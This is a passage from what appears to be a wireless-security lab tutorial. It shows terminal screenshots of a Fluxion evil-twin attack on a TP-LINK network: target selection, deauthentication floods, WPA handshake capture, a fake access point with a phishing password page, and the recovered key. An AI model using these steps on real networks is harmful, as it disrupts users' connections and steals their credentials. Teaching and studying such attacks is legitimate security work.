
```
 [1]     BC:EE:7B:55:C2:C0          1      WPA2     10%      TMY_NET
 [2]     00:24:FE:A4:E1:EF          11     WPA2     11%      FRITZ!Box Fon WLAN 72
0
 [3]     20:4E:7F:7A:54:EA          2      WPA2     12%      NETGEAR
 [4]     00:26:5B:CC:16:98          1      WPA2     12%      HITRON-1690
 [5]     00:21:29:83:1F:F6          11     WPA2     12%      Breinbauer2
 [6]     84:9C:A6:C1:FC:80          1      WPA2     12%      WLAN-130626
 [7]     04:BF:6D:4E:75:BE          11     WPA2     14%      ZYXEL-480
 [8]     5C:49:79:83:29:34          11     WPA2     15%      Praxis
 [9]     0E:96:D7:A0:1F:DD          3      WPA2     15%      wastlnet
 [10]*   BC:4D:FB:06:55:88          6      WPA2     16%      HITRON-5580
 [11]    34:81:C4:A3:4F:98          6      WPA2     18%      FRITZ!Box Fon WLAN 73
0
 [12]*   C0:25:06:4E:66:CA          11     WPA2     21%      OPA
 [13]    C8:0E:14:FA:AC:50          1      WPA2     19%      FRITZJLAWLAN
 [14]*   00:26:5A:2C:C3:86          1      WPA2     43%      mopa
 [15]*   C4:6E:1F:5E:94:A2          6      WPA2     51%      TP-LINK_[redacted]
 [16]*   5C:49:79:DA:20:AB          6               99%
 [17]*   C8:0E:14:DF:C8:50          1               99%

 (*) Active clients

         Select target. For rescan type r
[deltaxflux@fluxion]-[~]15
```

Image 9 : Choosing the target.




```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                            ]
[      FLUXION 0.23     < Fluxion Is The Future >            ]
[ by Deltax, Strasharo and ApatheticEuphoria                 ]
[                                                            ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


INFO WIFI

                SSID = TP-LINK_[redacted]
                Channel = 6
                Speed = 54 Mbps
                BSSID = [redacted](TP-LINK TECHNOLOGIES CO.,LTD )

[i] Select Attack Option

      [1] FakeAP - Hostapd (Recommended)
      [2] FakeAP - airbase-ng (Slower connection)
      [3] WPS-SLAUGHTER - Bruteforce WPS Pin
      [4] Bruteforce - (Handshake is required)
      [5] Back

[deltaxflux@fluxion]-[~]1
```

Image 10 : Specify the type of attack to implement.




```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                            ]
[      FLUXION 0.23     < Fluxion Is The Future >            ]
[ by Deltax, Strasharo and ApatheticEuphoria                 ]
[                                                            ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


INFO WIFI

                SSID = TP-LINK_[redacted]
                Channel = 6
                Speed = 54 Mbps
                BSSID = [redacted] (TP-LINK TECHNOLOGIES CO.,LTD )


Avaliable caps
/root/handshakes/TP-LINK_2.4GHz_5E94A2-C4:6E:1F:5E:94:A2.cap

handshake location  (Example: /root/Downloads/fluxion-master.cap)
Press ENTER to skip

Path: 
```

Image 11 : To capture handshake (press enter).




```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                            ]
[      FLUXION 0.23     < Fluxion Is The Future >            ]
[ by Deltax, Strasharo and ApatheticEuphoria                 ]
[                                                            ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


[i] Handshake check

      [1] aircrack-ng (Miss chance)
      [2] pyrit
      [3] Back

[deltaxflux@fluxion]-[~]1
```

Image 12 : Select the tool to capture handshake.



```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                     ]
[      FLUXION 0.23     < Fluxion Is The Future >     ]
[ by Deltax, Strasharo and ApatheticEuphoria          ]
[                                                     ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

[i] *Capture Handshake*

      [1] Deauth all
      [2] Deauth all [mdk3]
      [3] Deauth target
      [4] Rescan networks
      [5] Exit

[deltaxflux@fluxion]-[~]1
```

Image 13 : Deauthenticate all clients.



root@kali: ~/Downloads/fluxion-master
File Edit View Search Terminal Help


```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                     ]
[      FLUXION 0.23     < Fluxion Is The Future >     ]
[ by Deltax, Strasharo and ApatheticEuphoria          ]
[                                                     ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

[i] *Capture Handshake*

Status handshake:

      [1] Check handshake
      [2] Back (Select another deauth method)
      [3] Select another network
      [4] Exit
      #> 1
```

Capturing data on channel --> 6

```
CH  6 ][ Elapsed: 30 s ][ 2016-11-08 15:54 ][ WPA handshake[redacted]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:6E:1F:5E:94:A2    0   0      281      583    7   6  54e. WPA2 CCMP   PSK  TP-LINK_2.4GHz_5E94A2

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:6E:1F:5E:94:A2  48:E2:44:00:D8:75  -40    1e- 1e    39       54
C4:6E:1F:5E:94:A2  24:DB:ED:28:52:D6  -60    1e- 1      0       16
C4:6E:1F:5E:94:A2  D0:53:49:E1:18:E2  -70    0 - 1      0        2  TP-LINK_2.4GHz_5E94A2
C4:6E:1F:5E:94:A2  00:23:6C:92:66:2A  -74    0e- 1e    62      450
C4:6E:1F:5E:94:A2  00:1F:CF:13:87:BD  -81   54 - 1     15       17
C4:6E:1F:5E:94:A2  CC:07:AB:F8:55:B3  -83    1e- 1      0       49
```


```
15:54:22  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:22  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:23  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:23  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:24  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:24  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:24  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:25  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:25  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:26  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:26  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:27  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:27  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:28  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:28  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:29  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:29  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:29  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
15:54:30  Sending DeAuth to broadcast -- BSSID: [C4:6E:1F:5E:94:A2]
```

Image 14 : WPA handshake capture.



```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                     ]
[      FLUXION 0.23     < Fluxion Is The Future >     ]
[ by Deltax, Strasharo and ApatheticEuphoria          ]
[                                                     ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

INFO WIFI

               SSID = TP-LINK_[redacted]2
               Channel = 6
               Speed = 54 Mbps
               BSSID = [redacted] (TP-LINK TECHNOLOGIES CO.,LTD )

[i] Select your option

      [1] Web Interface
      [2] Bruteforce
      [3] Exit

#? 1
```

Image 15 : Selecting attack method.



```
Internet Systems Consortium DHCP Server 4.3.5b1
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPflux/dhcpd.conf
Database file: /tmp/TMPflux/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/c4:6e:1f:5e:9a:a2/192.168.1.0/24
Sending on   LPF/wlan0/c4:6e:1f:5e:9a:a2/192.168.1.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.
DHCPREQUEST for 192.168.1.105 from cc:07:ab:f8:55:b3 via wlan0
DHCPACK on 192.168.1.105 to cc:07:ab:f8:55:b3 (android-c7a88682267a50d2) via wlan0
reuse_lease: lease age 0 (secs) under 25% threshold, reply with unaltered, existing lease for 192.16
8.1.105
DHCPREQUEST for 192.168.1.105 from cc:07:ab:f8:55:b3 (android-c7a88682267a50d2) via wlan0
DHCPACK on 192.168.1.105 to cc:07:ab:f8:55:b3 (android-c7a88682267a50d2) via wlan0
```

```
ACCESS POINT:
  SSID............: TP-LINK_2.4GHz_5E94A2
  MAC.............: C4:6E:1F:5E:94:A2
  Channel.........: 6
  Vendor..........: TP-LINK TECHNOLOGIES CO.,LTD
  Operation time..: 00:01:17
  Attempts........: 0
  Clients.........: 1

CLIENTS ONLINE:
   1) 192.168.1.105 cc:07:ab:f8:55:b3 (Samsung Electronics Co.,Ltd)  android-c7a88682267a50d2
```

```
pyminifakeDfluxassNS:: dom.query. 60 IN A 192.168.1.1
Request: clients3.google.com. -> 192.168.1.1
Request: edge-mqtt.facebook.com. -> 192.168.1.1
Request: clients3.google.com. -> 192.168.1.1
```


```
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 48:E2:44:00:D8:75 and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Disconnecting between: 00:1F:CF:13:87:BD and: C4:6E:1F:5E:94:A2 on channel: 6
Packets sent:    789 - Speed:   16 packets/sec
```

Image 16 : Launch attack.

Exercise 4.4:

Connecting to the evil network

- Manual sign in to the fake access point.
- Once the WPA password is entered, the window saying "your connection will be restored in a few seconds".
- Now the password is captured and it will also be stored in a .txt file in root.
- Thus the attack was successful.



Sign in to network


http://connectivitycheck.gstatic.com/generat...

ESSID: TP-LINK [redacted]
BSSID: [redacted]
Channel: 6

For security reasons, enter the WPA key to access the Internet.

Enter your WPA password:

Image 17 : Sign-in page on the victim side.



```
[00:00:00] 1/0 keys tested (195.92 k/s)

Time left: 0 seconds                                   inf%

                     KEY FOUND! [ [redacted] ]

Master Key     : FF 74 1E AA 91 4A 76 E3 DB 37 17 99 56 CA 6D 5C
                 56 A8 0E 9C 9B 8E 8E AC 76 05 9F DA D9 88 B1 D7

Transient Key  : C9 9A 28 67 CB FF A6 A2 27 87 56 77 4E F3 CB 2B
                 75 EF 25 B6 F6 97 39 E4 68 F9 F2 72 8C AA BD 32
                 C7 D6 F9 34 8F 3A 0A D3 96 C5 DD 46 D2 E6 87 7E
                 BF 4B E9 08 07 1C 34 F0 9F 48 9E 9E C9 F9 70 F3

EAPOL HMAC     : 78 F3 01 56 AC 43 58 89 4A A1 52 28 CD FE 12 A3
The password was saved in /root/TP-LINK_2.4GHz_5E94A2-password.txt
```

Image 18 : Password obtained.